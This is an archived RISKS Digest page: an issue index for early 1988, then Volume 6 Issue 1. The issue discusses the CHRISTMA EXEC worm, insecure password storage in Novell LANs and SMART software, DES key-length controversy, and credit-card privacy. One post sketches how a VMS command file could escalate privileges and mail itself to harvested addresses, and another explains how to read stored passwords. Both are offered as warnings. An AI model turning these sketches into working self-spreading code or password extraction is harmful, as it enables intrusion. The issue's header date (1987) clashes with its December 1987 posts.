Issue 64 (18 Apr 88)

- Risks of reprogramming keyboards (John Coughlin)
- Fear of flying? (Daniel B Dobkin)
- "Flight international" magazine about civil avionics (L. Strigini)
- Another STARK investigation; faulty simulation implicated? (Jon Jacky)
- Re: Ethnics and UCB (Bob Ayers)
- Re: More evidence for an old risk -- Enigma (Henry Spencer)
- Re: DEC's recent security patch (Darren Griffiths)

Issue 65 (20 Apr 88)

- Creating Alternatives to Whistleblowing (Vin McLellan)
- Safety nets under falling bridges (Rob Horn)
- Datamation, 15 April 1988, on "Risk" (Martin Minow)
- Poorly designed error messages (Bob Larson)
- RISKy Airline Meals (Mark Jackson)
- Response-time variability -- prior art (Martin Minow)
- Re: Security of OS: who is responsible? Klaus Brunnstein
- Israeli Viruses (Fred Cohen)
- Time-zone problem (Peter Webb)

Issue 66 (21 Apr 88)

- Risk of parolee database that is out of date (Robert White)
- Lap-Tops, etc. in final exams -- a common-mode fault (Andrew Duane)
- Airline Risks (David R. Hampton)
- Another ATM story (Dave Fiske)

More on HP benchmark story: how it might have been avoided (Tom Lane)

- Mongrelism 1: Fuzzy concepts lead to fuzzy decisions (Les Earnest)
- Mongrelism 2: Genetic Classification and the Urge to Merge (Les Earnest)
- Risks of RISKS -- textual tampering (Doug Claar)

Issue 67 (24 Apr 88)

- Prestel case concluded (Peter Dickman, M. Douglas McIlroy)
- Mysterious British Death Toll at 10 -- another computer engineer dead (PGN)
- SDI feasibility and the OTA report (PGN)
- Trustworthiness of time-stamps (PGN)
- KAL 007 once again
- Military Aircraft Crashes in Germany (Michael Wagner)
- BIX Ad (Risks of US Mail) (Fred Baube)
- "Momentum" of engineering projects (Charles H. Buchholtz)
- Viruses at Customs (Robert Slade)
- Viruses -- SCIENCE and Computers&Society (Howard Israel)
- RISK! in Datamation (Jim Horning)
- Re: Engine explosions due to overspeed, crew stupidity [Unverified] (Joseph Nathan Hall)
- RISKS DIGEST 24 Apr 88
- Lawrence Berkeley Lab computer break-ins (John Markoff)
- Cops Catch Clumsy Computer "Criminal" (Curtis C. Galloway)
- Cliff's Little Black Book (Joseph M. Beckman)

Issue 69 (25 Apr 88)

- Social INsecurity (Kenneth R. Jongsma)
- Risks in momentum (Robert Adams)
- BIX Ad (Risks of US Mail) (Henry Mensch)
- At the tone, leave your message at your own risk (Mark Mandel)
- A shortie on color blindness (Eugene Miya)
- Suicidal bandwagon (Geraint Jones)
- YAVR (Yet Another Virus Report) -- "Scores" (Fred Baube)
- Requests for advice to the U.S. Congress on viruses (Herb Lin)
- National Policy on Controlled Access Protection (Chris McDonald)
- Re: Accountability (Henry Spencer, Jon Jacky)
- Searching for interesting benchmark stories (Eugene Miya)

Issue 70 (26 Apr 88)

- KAL007 and Bourland's Electronic Warfare Theorem (Clifford Johnson)
- Powerhouse Patrons Behind ID Tokens (Vin McLellan)
- Virus Sores and Scores (John Norstad via Vin McLellan)
- Britain launches software safety study (Jon Jacky)
- Re: Yet Another UnTimely Risk (John S. Quarterman)
- A slight correction... on Harwell (Mike Salmon)
- Computer Viral Center for Disease Control? (TMPLee)

Issue 71 (28 Apr 88)

- Is the Press impressing or depressing? (They're pressing!) (Cliff Stoll)
- New traffic and automobile techniques at Hannover Fair (Klaus Brunnstein)
- Two viruses (Phil Goetz)
- Issue 72 (28 Apr 88)

Yet another skunk in the squirrel story (Rick Jaffe)

- Garbage (\$20) in, garbage (\$20) out (Joel Kirsh)
- Re: KAL 007 (Steve Philipson)
- Civil aviation risks (Jon Jacky)
- Re: Creating alternatives to whistleblowing (John Gilmore)
- Re: textual tampering (John Gilmore)
- Re:Fault tolerant systems... (Hugh Davies, Andrew Klossner)
- DoD (and the rest of us) protecting ourselves against viruses (John Gilmore)
- Re: Computer Viral Center for Disease Control? (Prentiss Riddle)

Issue 73 (29 Apr 88)

- RISKS of Amateur Radio Call-sign License Plates (Stanley F. Quayle)
- Social Security Numbers on Driver's Licenses (Stanley F. Quayle)
- A Short List of Nits about "Normal Accidents" by Perrow (Stanley F. Quayle)
- A perspective on viruses (Bill Murray)
- Write-protection for hard disks (Bill Murray)
- FPP and garbled text (Joe Morris)
- Swapping Cash Containers (Joseph M. Beckman)
- Reference Legends of Caltech (Stop ending mail requests!) (Eugene Miya)
- Center for Viral Monitoring -- I'm trying! (Chip Copper)
- ATM blues (Bob Sidebotham)
- Yet another ATM story (Bruce Hamilton)
- YADBR (Yet Another DB Risk) (George Michaelson)

Issue 74 (1 May 88)

- KAL007 and Bourland's Electronic Warfare Theorem (Clifford Johnson)
- Prestel Hacking (Brian Randell)
- Uncritical acceptance of computer results (Paul L. Schauble)
- Supermarket buying habits databases (Richard Wiggins)
- Virus protection (Phil Goetz)

Issue 75 (2 May 88)

- The effectiveness of write-protection (WHMurray)
- Brain virus remembered (Fred Cohen)
- To speak of the disease is to invoke it? (Viruses) (Fred Cohen)
- Fear of Fear of Viruses (John Chambers)
- New BITNET LISTSERV group for discussing viruses (Kenneth R. van Wyk)
- Re: KAL007 (Don Wegeng)
- "Human Error" and RISKS of being deceased (Jon Jacky)
- Pitfalls of simulation (economic models) (Jon Jacky)
- Re: bad checks (Brian Kantor)
- Re: NORMAL ACCIDENTS (Jon Jacky)
- Re: Stores and SSNs and Perrow (David Chase)
- W.H.J. Feijen on Formal Specification of Programs

Issue 76 (3 May 88)

- Supporting data for Hirsh's explanation of the KAL007 incident (Nancy Leveson)
- KAL007 (Steve Philipson, PGN)
- USS Stark (Bahn)
- Ada in strategic weapon systems including nuclear attack warning (Jon Jacky)
- Re: Virus protection (David Collier-Brown)
- To speak of the disease is to invoke it? (Viruses) (WHMurray, Henry Spencer)

Detectability of viruses (Fred Cohen, PGN)

Issue 77 (4 May 88)

- \$15.2 million Pennsylvania lottery scam (PGN)
- Risks of marketing computer products (Mark Eckenwiler)
- ERIC and VULT identified (WHMurray)
- Virus Distribution Idea (Fred McKay)
- ATM card / Mail Verification (Bruce Howells)
- Paying Cash to Avoid Records? (Russ Nelson)
- More on engine overspeed and autothrottle (Leonard N. Foner)
- More SS# RISKS (Les Earnest)

Issue 78 (5 May 88)

- Rambling robot disrupts evening news broadcast (Donn Seeley)
- Phone fraud -- \$150,000 (PGN)
- Blame it on the computer -- lost homework! (PGN)
- Re: Creating alternatives to whistleblowing (Henry Spencer)
- KAL 007 (Robert Dorsett)
- Micros & Airlines A New Angle (Anand Iyengar)
- Ollie North Helps PROFS sales (David A. Honig)

Issue 79 (7 May 88)

- Abuse of power by the press: PCs down BBall scoreboard clocks! (Richard Cook)
- Re: Is the Press impressing or depressing? (Les Earnest, Cliff Stoll, LE)
- KAL007 the defeaning silence continues (Clifford Johnson)
- Risks of auditing for risks (Doug Claar)
- Viruses and write-protection (Dennis Director)
- Harrier ejection-seat accident (Henry Spencer)
- Re: Military Aircraft Crashes in Germany (Henry Spencer)
- Risks of Halon to the environment vs. risks of other fire protection (Dave Cornutt>

Issue 80 (8 May 88)

- Yet another SSN risk (Tom Lord)
- Risks of banking (Ritchey Ruff)
- "Auftragstaktik" (Gary Chapman)

Issue 81 (9 May 88)

- Congress, computer breakdowns, and the SDI (Gary Chapman)
- Risks in timestamps (postmarks) (Alan Wexelblat)
- Risks in the phone system (Boyle)
- Risks of banking -- audio tellers (Daniel P Faigin, Alan M. Marcum)
- Military Aircraft Crashes in Germany (Michael Wagner, Michael Bednarek)
- KAL 007 (Steve Philipson)
- Atari ST virus hiding place (Allan Pratt)
- Viruses and write-protection (Fred Cohen, Bill Murray)

Issue 82 (11 May 88)

- Risks of Research Computing -- Don't ask computers for flavors (PGN)
- Risks of Single Point Failures -- The Hinsdale Fire (Chuck Weinstock and Patrick A. Townson)
- Phone system RISKS: Second-order effects (Joel Kirsh)
- Program Trading Halted (PGN)

- Law to Regulate VDT Use (Dave Curry)
- Virus Prose (Vin McLellan and John Norstad)
- Re: "Auftragstaktik" (Henry Spencer)
- Risks of banking -- audio tellers (haynes)
- Reliability of SDI-related equipment (Andy Behrens)

Issue 83 (12 May 88)

- Time-bomb warning: SunOS may have one set to go off TOMORROW! (Dave Platt [2], PGN)
- A reminder on listening to the boy who cried wolf! (PGN)
- Report on the Northwest crash in Detroit (PGN)
- CCC informs on 'Virus Jerusalem'; valid threat? (Klaus Brunnstein)
- 'Virus Epidemic Center' at Hamburg University (Klaus Brunnstein)
- · Risks and Risk Reporting (Elizabeth D. Zwicky)
- Hawaiian Tel and HISS -- the Hawaiian Islands SysOp Society (Todd South)

Issue 84 (16 May 88)

- Friday the 13th, Part N (PGN)
- 'Jerusalem Virus' Bet Ends in a Draw; May 13th... (Amos Shapir)
- Re: Risks in timestamps ... (Ken Barr)
- Re: Lost homework due to the computer (David Sherman)
- Chicago Phone Fire (PGN, James M. Boyle quoting Christine Winter, Paul Czarnecki, Patrick A. Townson)

Issue 85 (16 May 88)

- Don't always assume the computer is wrong [elevator control] (Greg Kable)
- Warning: Trojan turkey program (Doug Fouts via Tim Morgan and Nancy Leveson)
- Program Trading (Vint Cerf)
- Metallic Helium Balloons (Steven McBride)
- A320 update (Robert Dorsett, Franklin Anthes)
- Navigation (Robert Dorsett)

Issue 86 (18 May 88)

- \$70 million computer fraud attempt (Werner Uhrig)
- DeutschApple Virus Alerts (Otto Stolz via Vin McLellan)
- Market stability (Martin Ewing)
- Matching Dormant Accounts (STEYP-MT)
- Risky academic software development (Woody)
- AIRBUS (Steve Philipson, Henry Spencer, Mark Mandel)
- Re: Navigation and KAL 007 (Joe Morris)

Issue 87 (19 May 88)

- Stock Market Damping (Richard A. Cowan)
- Bankwire fraud (Steve Bellovin)
- Metallic Balloons (Keith Anderson)
- BENEFITS! of RISKS (John Kullmann)
- IRS mismatching and other computing anomalies (John M. Sullivan)
- Why technicians wait to respond to alarms (Lynn Gazis)
- Illinois Bell Hinsdale fire (Ted Kekatos, Ed Nilges, David Lesher)
- Risks of Ignoring Alarms (Daniel P Faigin)
- Halon environmental impact citation (Anita Gould)

Issue 88 (19 May 88)

- Soviet Space Shuttle software problem (Tim Shimeall via Nancy Leveson)
- Re: Navigation (Charles Brunow)
- Re: moral obligations with security exposures (Rob van Hoboken)
- Voter registration records and risks to democracy (Philip E. Agre)

Issue 89 (22 May 88)

- Computer problems in the Connecticut State Lottery (Rodney Hoffman)
- Worms in evaluation copies of software (Steve Philipson)
- Comments from the "Bell System" on the Hinsdale Fire (Mike Eastman)
- Illinois Bell Fire (Bradley W. Dolan)
- Smoke detectors and electrical equipment (John Bruner)
- Halon environmental impact citation (Jeffrey R Kell)

Issue 90 (24 May 88)

- "Man Charged with 'Infecting' Computers" (Steve Smaha)
- Automobile recall notice (Martin Minow)
- The Risks of Risks [Second-Order Friday the 13th Effects] (Mike O'Brien)
- Cash on the Nail (Betty Smith via Brian Randell)
- "Sciences & Vie Micro": BILLIONS (Franklin Anthes)
- Who watches the watchers? -- Southern Bell outage (Scott Schwartz)
- "The Bell System"; aircraft navigation systems (Steve Philipson)
- Hinsdale File (John Haller)

Issue 91 (25 May 88)

- Computers as a weapon? (Ken De Cruyenaere)
- Aircraft computer malfunction incidents (Nancy Leveson)
- Federal "smart cards" (Gary Chapman)
- Cash on the Nail (Michael Travers via Andrew Scott Beals)
- Style rules a horror story (Mark Brader)
- Rebuttal on Hinsdale (Patrick A. Townson)
- Risk cost recovery -- Hinsdale (Barry C. Nelson)

Issue 92 (25 May 88)

- Down in the Dumps (a true story) (Peter Rowell via David Sherman)
- "Providence Journal" virus (Martin Minow)
- Stock market damping (David Sherman)
- Daedalus and the Thumb Card (Dave Clayton)
- Hinsdale (John [J.G.] Mainwaring)

Issue 93 (30 May 88)

- Westpac disaster revisited? (Dave Horsfall)
- Telecommunications redundancy (Chris Maltby)
- Plastic cash makes for a 'safe' society (Dave Horsfall)
- Re: Daedalus and Cash on Nail (Rudolph R. Zung)
- A Thumbnail Sketch of Daedalus: David E. Jones (John Saponara)
- More on programmed trading (Charles H. Buchholtz)
- Re: Computers as a weapon ? (Amos Shapir)
- Re: risks of automatic test acknowledgement (Carl Gutekunst via Mark Brader)
- The Israeli Virus Bet Revisited (Y. Radai) [long]

Issue 93 (31 May 88)

- The perceptions of novice MAC users (Mark Shand)
- Risk of carrying a bank card? (Robert C. Lehman)
- Optimisers too tacit, perhaps? (J M Hicks)
- Re: Federal "smart cards" (the "Australian Card" scheme) (Jon Jacky)
- National ID card constituency (Andrew Klossner)
- Telco clerks, cellular phones, fire fighting (Andrew Klossner)
- Costs of 24-hr human attendants (Henry Spencer)
- Telecommunication Redundancy (Klaus Brunnstein)
- Re: Down in the Dumps (dvk)



Search RISKS using swish-e

Report problems with the web pages to the maintainer

THE RISKS DYGEST

Forum On Risks To The Public In Computers And Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Search RISKS using swish-e

The RISKS Forum is a moderated digest. Its USENET equivalent is comp.risks. (Google archive)

- Vol 26 Issue 47 (Monday 6 June 2011) <= Latest Issue
- Vol 26 Issue 46 (Saturday 4 June 2011)
- Vol 26 Issue 45 (Tuesday 24 May 2011)
- News about the RISKS web pages
- Subscriptions, contributions and archives

Feeds

RSS 1.0 (full text)

RSS 2.0 (full text)

ATOM (full text)

RDF feed

WAP (latest issue)

Simplified (latest issue)

Smartphone (latest issue)

<u>Under Development!!</u>

You can also monitor RISKS at Freshnews, Daily Rotation and probably other places too.

Please <u>report</u> any website or feed problems you find to the <u>website maintainer</u>. Report issues with the digest content to the moderator.

Selectors for locating a particular issue from a volume

Volume number: Issue Number:

Volume Index

The dates and counts do not include the index issues for each volume.

Index to the RISKS Digest

Volume Number	Date Range	Number of Issues
Volume 1	<u> 1 Aug 1985</u> - <u>31 Jan 1986</u>	45 issues
Volume 2	<u> 1 Feb 1986</u> - <u>30 May 1986</u>	56 issues
Volume 3	<u>4 Jun 1986</u> - <u>30 Oct 1986</u>	91 issues
Volume 4	<u> 2 Nov 1986</u> - <u>6 Jun 1987</u>	96 issues
Volume 5	7 Jun 1987 - 31 Dec 1987	84 issues

Volume 6	<u> 2 Jan 1988</u> - <u>31 May 1988</u>	94 issues
Volume 7	<u> 1 Jun 1988</u> - <u>22 Dec 1988</u>	98 issues
Volume 8	<u>4 Jan 1989</u> - <u>29 Jun 1989</u>	87 issues
Volume 9	<u>6 Jul 1989</u> - <u>30 May 1990</u>	97 issues
Volume 10	<u> 1 Jun 1990</u> - <u>31 Jan 1991</u>	85 issues
Volume 11	<u> 4 Feb 1991</u> - <u>28 Jun 1991</u>	95 issues
Volume 12	<u> 1 Jul 1991</u> - <u>24 Dec 1991</u>	71 issues
Volume 13	<u>6 Jan 1992</u> - <u>2 Nov 1992</u>	89 issues
Volume 14	4 Nov 1992 - 27 Aug 1993	89 issues
Volume 15	<u> 2 Sep 1993</u> - <u>29 Apr 1994</u>	81 issues
Volume 16	<u> 2 May 1994</u> - <u>22 Mar 1995</u>	96 issues
Volume 17	<u> 27 Mar 1995</u> - <u>1 Apr 1996</u>	96 issues
Volume 18	<u> 5 Apr 1996</u> - <u>31 Mar 1997</u>	96 issues
Volume 19	<u> 1 Apr 1997</u> - <u>23 Sep 1998</u>	97 issues
Volume 20	<u> 1 Oct 1998</u> - <u>31 Jul 2000</u>	98 issues
Volume 21	<u>15 Aug 2000</u> - <u>29 Mar 2002</u>	98 issues
Volume 22	1 Apr 2002 - 27 Oct 2003	98 issues
Volume 23	7 Nov 2003 - 2 Aug 2005	96 issues
Volume 24	10 Aug 2005 - 30 Dec 2007	93 issues
Volume 25	7 Jan 2008 - 1 Apr 2010	98 issues
Volume 26	8 Apr 2010 - 6 Jun 2011	47 issues



Search RISKS using swish-e

THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 1

Saturday, 2 January 1987

Contents

The Christmas Virus

Martin Minow

Password security in multi-user systems

J. Eric Townsend

Re: Program trading

K. Richard Magill

DES and NSA's new codes

Tom Athanasiou

Electronic Interference

Al Watters

American Express security ...

Henry Mensch

SSN / Phone Number / etc. on credit purchases

Jordan Hayes

David Albert

Info on RISKS (comp.risks)

★ The Christmas Virus [end of the season?]

<minow%thundr.DEC@decwrl.dec.com>
29 Dec 87 09:57

The same comments on the virus from a slightly different (vms) point of view. The only new info is the description of the anti-viral software. Martin

[Pardon a little initial redundancy. I did not want to edit. PGN]

Newsgroups: comp.os.vms

Path: decwrl!ucbvax!QUCDNSUR.BITNET!PYM

Subject: HRISTMA comes but once a year, a virus may be forever.

Posted: 27 Dec 87 22:39:00 GMT Organization: The ARPA Internet

By now, many of you will have heard of the (infamous) CHRISTMA EXEC "virus" which infected BITNET/EARN/NETNORTH and virtually paralyzed IBM's

internal network for a day or two. For those who haven't seen the various postings on the BITNET LINKFAIL list, RISKS-FORUM Digest, etc., I will summarize (no flames for the oversimplifications in the interest of brevity, please). Originating as a "prank" on a German end-node on EARN, this EXEC (i.e. similar to a .COM file - and written in REXX, a DCL-like language) displayed, when executed on an IBM VM system, a primitive christmas tree on the terminal and then mailed itself to everyone on that poor user's NAMES file (i.e. personal mailing name list) before deleting itself. Of course, some users had network distribution lists (e.g. JNET-L, MEDINF-L, etc.) defined in their NAMES file . . . [I personally received six copies of this EXEC from different sources - this is probably not unusual.]

While this was a significant problem on BITNET/EARN/NETNORTH with a fair number of VM/CMS nodes, the virus clearly could not infect VAXinated nodes, of which there are a larger number. Also, many (usually undergraduate) students on VM/CMS systems are denied network access, thus limiting the rate of spread of the virus beyond an infected system. However, once the virus entered VNET, IBM's internal network of VM/CMS systems, things really took off (all VM/CMS systems; users with large NAMES files; all with network access) and allegedly brought their network to a standstill.

Initially, the problem required manual intervention by system managers to purge CHRISTMA EXECs from users' readers - but this could only give a temporary remission in the disease. Fortunately, a CHRISTMA eradicator was written (by Eric Thomas, author of the LISTSERV software), and also an ingenious virus was developed (by Hank?, sorry, I've forgotten) to follow and destroy the original CHRISTMA virus and then self-destruct in mid-January. So now it's eradicated like smallpox: hmmm . . . I expect that there may be another minor epidemic when some users return from vacation.

So, what should we do? Laugh at IBM? Say "It can't happen to me." Look at all those experienced, computer-wise IBMers who ran CHRISTMA EXEC. Oh yes, there will be flames . . . platitudes about NEVER using any software which you haven't written yourself - or is written by someone you TRUST ABSOLUTELY :-) . . . flames about chain letters and viruses on the network . . . their authors should be boiled in oil / set in RA81 air filter glue / sentenced to do 10 years of RSX SYSGENs / locked in a room with only an IBM PC / (substitute your favourite nightmare here). Let's just think a little before flaming.

Could a "harmless" CHRISTMA-like virus attack a VAX/VMS system? A recent network posting (RISKS?, LINKFAIL?) mentioned the possibility of a virus hidden in SHAR files which are _executed_ as .COM files to unpack them. SHAR files are, after all, an excellent method for _reliable_ software distribution over gateways. (This is not meant to reflect negatively on Michael Bednarek in any way - VMSHAR is a great contribution and we all have used it or will use it.) But . . . nobody unpacks one of these distributions with PRIVs turned on, do we? Could such a virus, like CHRISTMA EXEC, replicate from a non-privileged account (apart from doing a SET PROC/PRIV=ALL quietly in the middle of the file)? Certainly, VMS Mail won't allow wildcard SEND (and JNET won't allow a

wildcard SEND/FILE), but, for example, a .COM file could do a SHOW LOGICAL/OUTPUT=CRACKER.TMP, look for logicals with syntax "jnet%", "BITNET%", "IN%", etc. and try mailing itself to these addresses. (No flames about giving state secrets to the enemy, please. Blind Freddy could have seen that one.)

We may not be able to read a SHAR file in its entirety (looking for a virus in a few thousand blocks of code), but I for one am certainly going to "quarantine" it as far as possible, SEARCHing it for more than a few key words before unpacking it from a non-privileged (either default or authorized) account. Further suggestions from the more devious minds on the list would be welcome, please. Ignorance may be bliss, but it is definitely NOT SAFE.

Most if not all of us have public domain software running on our systems - or programs written by students and our colleagues (trustworthy, of course :-}). How many VAX/VMS systems do _not_ use at least one piece of DECUS software? This PD software, even if not essential, makes life easier and/or saves hours of work. Software exchange isn't going to stop now, nor should it. We must be vigilant, both for our own safety, and as a responsibility to colleagues on the network. We must make all reasonable efforts to check before executing software ourselves or posting it to the net - or making it available for FTP or putting it on a BITNET LISTSERV. CHRISTMA EXEC comes but once a year, but a virus can be forever.

Comments from the Info-VAX gurus would be appreciated. What are the guidelines for "safe software exchange"? What are the best methods of checking software for viral contamination, granted that we are going to continue to exchange it?

John Pym

BITNET: PYM@QUCDNSUR

(POSTMASTER@QUCDNSUR)
Telephone (613)549-3898 - office

(613)548-4879 - home

(613)541-7792 - cellular

(613)541-7792 - Cellular

Real life: Dr. John Pym

Department of Surgery

Queen's University

Kingston. Ontario

CANADA. K7L 2V6

Chairman, THISLUG (DECUS Thousand Islands LUG)

Password security in multi-user systems

<ucbcad!ames.UUCP!hoptoad!academ!uhnix1!nuchat!splut!flatline!erict@ucbvax.Berkeley.EDU>
Thu, 31 Dec 87 23:13:52 CST

I am the systems administrator at a small software company here in Houston. (Actually, we're right next door to NASA-JSC and in the McDAC building. Anyway...)

McDAC is very, very, very security conscious. Armed guards and the like. "Of course", you say, "it is because they deal in the highest of high technology and in matters of national security."

I work for a small banking software company, Integrated BancSystems, housed in the same building. We develop software that deals "only" with things like loans, customer accounts, bank customer lists, etc.

Part of our product line is geared towards the latest fad (buzzword?): LAN's. PC clone LANS, to boot.

Before we got our LAN for development, we developed on UNIX systems, which I felt were secure enough for our purposes. Banks aren't a national security problem, so they shouldn't require the high standards of security that our upstairs neighbors have to take. The LAN's based on IBM PC compatible computers (Novell SFT II v2.0a in particular) have just blown a huge, gaping hole in the side of banking security.

I have no particular problem with Novell, and feel that they are representative of the state of technology in PC compatible based LAN's.

Point by point:

- Passwords are not stored in an encrypted form. Any person that gains the "supervisor" password, or has his "security equivalance" (sic) raised to "supervisor"; can go into the "syscon" utility, pick "User Information", pick a user's login name, and then pick "Password". Voila!! The user's password, in ascii, for all to see.
 (A friend claims he has broken the protection scheme that is used to write them to the file server's hard-drive, but I have yet to see him prove this on my system.)
 [Again, other than this (rather glaring) problem, I think Novell has done a rather fine job of making PC clones usable (to some limited degree. :-))]
- 2. Software products sold to banks are quite often very insecure. I feel this is a very important issue that Data Processing managers should look into. (Are they still called that in other businesses?) An example:

The SMART software system -- an integrated package of "Spreadsheet", "Communications manager", "Time manager", "Database manager", and "Wordprocessor" -- advertises "personal file protection". There are several problems with their implementation of this idea.

- Only wordprocessor files are actually encrypted with any sort of encryption algorithim.
 The spreadsheet files have their password stored within the first 256 bytes of text. This pattern can easily be
 - the first 256 bytes of text. This pattern can easily be discoverd by encrypting a file, then "dump"ing or "debug"ing that file and examining what is actually written to the disk...
- --> Or you can just look down a couple of blocks, where the raw ascii spreadsheet is stored. <--
- Cursory examination shows that the password used as an encryption key is stored in the same way: within the first 256 bytes of data, in a simply permutated form.
- [This problem is created by the user-unfriendly-ness of the SMART system when implemented on a LAN. (It seems to have been originally written for standalone PC, and not modified to any great deal for LAN use.)]

Many system administrators tend to lump all the users in "group" instead of "individual" directories, and then direct users to "password" their files.

Reason:

It is rather involved to set up seperate SMART working directories. Each user must have his own directory of screen, printer, and keyboard drivers, along with 3 or 4 parameter files, a configuration file, and several other miscellanious files. This eats up i-nodes (and their equivalent), and takes a while to set up for a new user and to remove for an old user.

I feel that these two reasons are more than enough to cause concern about bank security.

I've only been into computing on a large scale (large = bigger than a Commodore 64) for only a year or so, and I have been able to easily defeat the security on programs sold to us.

Disclaimer: The problems listed above have been reported to the management of my company. They agree that security is a very serious issue, one that should be paid a great amount of attention and time. Our software uses DES-style encryption in an effort to make up for the intrinsic weaknesses in MS-DOS / IBM-PC compatable computer security.

J. Eric Townsend ->{uunet!nuchat,academ!uhxnix1}!splut!flatline!erict 713-486-7820, 10am-6pm

★ Re: Program trading (RISKS-5.79)

K. Richard Magill <umix!oxtrap!rich@uunet.UU.NET> Mon, 28 Dec 87 15:48:39 est

[Hugh Miller writes about replacing human judgment with machine judgment with respect to computer trading programs]
>And how will we insure that such enormously complex systems
>will not synergetically go plooey when pushed to their volume or price limits?

We don't. They are self limiting much in the same way as icy roads limit speed. Those who exceed, die.

Even if the minute to minute trading is done using machine judgement, the day to day, or some long term, will be done by humans, even if it is just when to turn the machine on and off. In the near future this will mean trading strategies change daily and on a per company or per trader basis. There would be no incentive to share software as "winning" depends on doing better than the next guy.

If a company has the resources to "plooey" the market before they suicide, well, what keeps that company in check now?

rich.

DES and NSA's new codes

Tom Athanasiou <toma@Sun.COM> Tue, 29 Dec 87 18:13:01 PST

The other day a posting included the phrase:

"...DES - has the analysis behind the design been made public yet?"

This reminded me. I looked into the whole DES controversy in some detail about a year and a half ago. It may be out of date. Here's a summary:

In 1973, when the NBS called for proposals for a national encryption system, IBM's LUCIFER system was already in the final stages of development. It was good, by all reports so good that it upset the code-breaking side of the NSA. Rather than approving LUCIFER as is, NSA modified it in several strange ways to create DES.

LUCIFER's key size was 128 bits; DES had a key size of only 56 bits. Thus, it is much more vulnerable to "brute force" attacks. There are 2**56 possible DES keys, and as large as this number may seem, it is tens of millions of times smaller than the number of possible keys in ciphers approved for military use.

NSA's weakening of LUCIFER appears to have been deliberate. According to David Kahn, author of The Codebreakers, LUCIFER set off a debate within NSA. "The code-breaking side wanted to be sure that the code was weak enough for the NSA to solve it when used by foreign nations and companies," he wrote in Foreign Affairs. "On the other hand, the code-making side wanted any cipher it was certifying for use by Americans to be truly good." Kahn says that the resulting "bureaucratic compromise" made the key shorter. Alan Konheim, former manager of IBM's LUCIFER research project, recollects, "If they [NSA] had had their way, they would have had 32 bits...I was told at one time that they wanted 40 bits, and at IBM we agreed that 40 was not enough."

At the same time that the NSA shortened LUCIFER's key, it used classified criteria to redesign several numerical tables known as "substitution" or "S" boxes. These S boxes control permutations that are key to the DES algorithm, and NSA's critics have long suspected that the changes to them might make the system vulnerable to a "cryptoanalytic" attack. In other words, the boxes might conceal a trap door.

Despite repeated rumors, such a trap door has never been found. However, mathematicians have unearthed several peculiar properties in the S boxes, properties that were not present in IBM's original design. They have also demonstrated the possibility of weakening the cipher by introducing hidden regularities into the S-boxes. Still, no one has managed to use these discoveries to mount a successful cryptoanalytic attack on DES.

The controversy over DES eventually subsided, but in late 1985 NSA suddenly, and gracelessly, abandoned the cipher. Directly contradicting years of reassurances, Walter Dealy, then NSA's deputy director for communications

security, told Science that he "wouldn't bet a plugged nickel on the Soviet Union not breaking [DES]". People in the industry felt betrayed. According to Herb Bright of Computation Planning Associates, quite an uproar ensued in the normally quiet halls of the American National Standards Institute when NSA announced new ciphers to replace DES.

These ciphers are designed to be distributed as pre-sealed and tamper-resistant integrated circuits. The encryption algorithm hidden within the chips is classified. It remains unknown even to engineers who work with the chips. Critics feel that such secrecy offers NSA the chance to build a real trap door into the chips. Herb Bright: "With a hardware black box you can describe several schemes that would be almost impossible to test for from the outside and could, in effect, constitute a hardware Trojan Horse".

My conclusion? That NSA probably hadn't put a trap door into DES, but felt that, what with all the heat it was taking anyways, that it might as well replace DES with a cipher that really did contain a trap door. The new cipher chips may indeed contain such a trap door, but so little is known about their internals that speculation has been uninteresting.

Further, it is impossible -- in principle -- for the agency to exonerate itself from charges such as these as long as it promotes ciphers based on secrecy rather than algorithmic inpenetrability. Such ciphers do, I believe, exist (I'm no expert) but that's another story.

-- Tom Athanasiou

Electronic Interference

<SAC.96BMW-SE@E.ISI.EDU> 29 Dec 1987 22:28-CST

The following is extracted from Aviation Week and Space Technology, Dec 7, 1987, Vol 127, No. 23.

"Air Force Examines Effects of Microwaves on Electronic Systems" U.s. Air Force Gypsy microwave device is being used to check the susceptibility of electronic systems to currents induced by high-power microwaves, and to investigate methods of increasing device efficiency. The Air Force's Forecast 2 report listed high-power microwaves as a promising weapon and there has been interest in the subject dating back over 30 years. Gypsy and other microwave devices are being managed by the Air Force Weapons Laboratory at Kirtland AFB, N.M., where more than 600 scientists and engineers held a secret conference on high-power microwave technology last December (AW&ST, 3 Nov 1986, p. 151). Soviet physics publications also have shown an interest in such devices. Gypsy can produce more than one gigawatt of power in short pulses at several percent efficiency and can be tuned over 0.8 - 40 GHZ. Gypsy uses the virtual cathode oscilator (VIRCATOR) principle, under which an electron beam penetrates an anode mesh with a current density greater than the space charge limiting value. The high negative charge beyond the anode represents a virtual cathode, in which the electrons bunch in phase and oscillate at stable frequencies. "

Al Watters

American Express security ...

Henry Mensch <henry@garp.mit.edu> Sun, 27 Dec 87 21:44:26 EST

I am a bit skeptical of American Express' verification methods, also. Recently I decided that my AmEx plate was in sorry shape and I phoned their toll-free customer service number to arrange for a new one. After I made my request clear, I was transferred to another CSR who asked me two questions (what SS# I put on my application, and something else that I don't recall offhand now). After I answered the questions, I was told that my replacement (new) card would arrive in ten days (it arrived in three days).

Does this mean that anyone who knows a bit about me can get my AmEx plate, too? Scary ...

Henry Mensch / <henry@garp.mit.edu> / E40-379 MIT, Cambridge, MA # {ames,cca,rochester,harvard,mit-eddie}!garp!henry

[Coincidentally, Steve Anthony < Anthony@ALDERAAN.SCRC.Symbolics.COM> asked Why are Mother's Maiden Names Required? PGN]

SSN / Phone Number / etc. on credit purchases

Jordan Hayes <jordan@ads.arpa> Tue, 29 Dec 87 18:16:37 PST

Almost everyone who has talked about the question of "Why do stores want my phone number on the charge slip?" have clearly never worked in retail sales before ... something *always* goes wrong, and a phone number is a quick way for the store to contact you. Sure, MasterCard doesn't require it, but remember we're talking about (often) fast transactions by people who are paid very little to make sure details are correct. I have been called at least a half a dozen times to correct mistakes on those little charge slips. It has saved me lots of time later when I would have had to correct the mistake with the VISA or MasterCard company when my memory of the incident and my receipts were long gone. I wish they didn't put my number on the same piece of paper as my account number, but i'm glad they were able to get a hold of me.

/jordan

